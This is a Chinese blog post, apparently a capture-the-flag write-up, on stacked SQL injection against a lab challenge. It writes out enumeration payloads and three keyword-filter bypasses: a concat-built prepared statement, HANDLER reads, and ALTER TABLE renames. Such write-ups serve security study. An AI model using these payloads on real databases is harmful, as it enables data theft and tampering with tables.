随波逐流工作室—-探索前沿科技,分享最新软件。点击标题下蓝字“长弓三皮”关注,我们将为您提供有深度、有价值、有意思的阅读。
朋友们,现在只对常读和星标的公众号才展示大图推送,建议大家把长弓三皮“设为星标”,否则可能就看不到了啦!
作者:随波逐流


打开 [随波逐流]WEB安全工具访问
展开面板,提交看看

[随波逐流]WEB安全工具--SQL注入Payload速查表




联合查询被过滤,只能用堆叠注入了
1'; show databases;
1'; show tables;
1'; show columns from `words`;#
1';show columns from `1919810931114514`;#
关于在这里使用 ` 而不是 ’ 的一些解释:两者在linux下和windows下不同,linux下不区分,windows下区分。单引号 ’ 或双引号主要用于 字符串的引用符号反勾号 ` 数据库、表、索引、列和别名用的是引用符是反勾号 (注:Esc下面的键)有MYSQL保留字作为字段的,必须加上反引号来区分!!!如果是数值,请不要使用引号。
可以看到这两个表words表有两个字段,而另一个只有一个字段
方法一:

,通过concat函数拼接绕过。
构造payload:
1';Set @s=concat('s','elect flag from `1919810931114514`');Prepare s from @s;execute s%23
方法二:
,通过用handle语句来获取。
构造payload:
1';handler `1919810931114514` open;handler `1919810931114514` read first;handler `1919810931114514` close;
方法三:
,通过把words表随便改成一个名字如test,然后把1919810931114514表改成words,再把列名flag改成id,就可以达到直接输出flag字段的值的效果。
构造payload:
1'; alter table words rename to test;alter table `1919810931114514` rename to words;alter table words change flag id varchar(50);#
接着使用or绕过直接获取flag
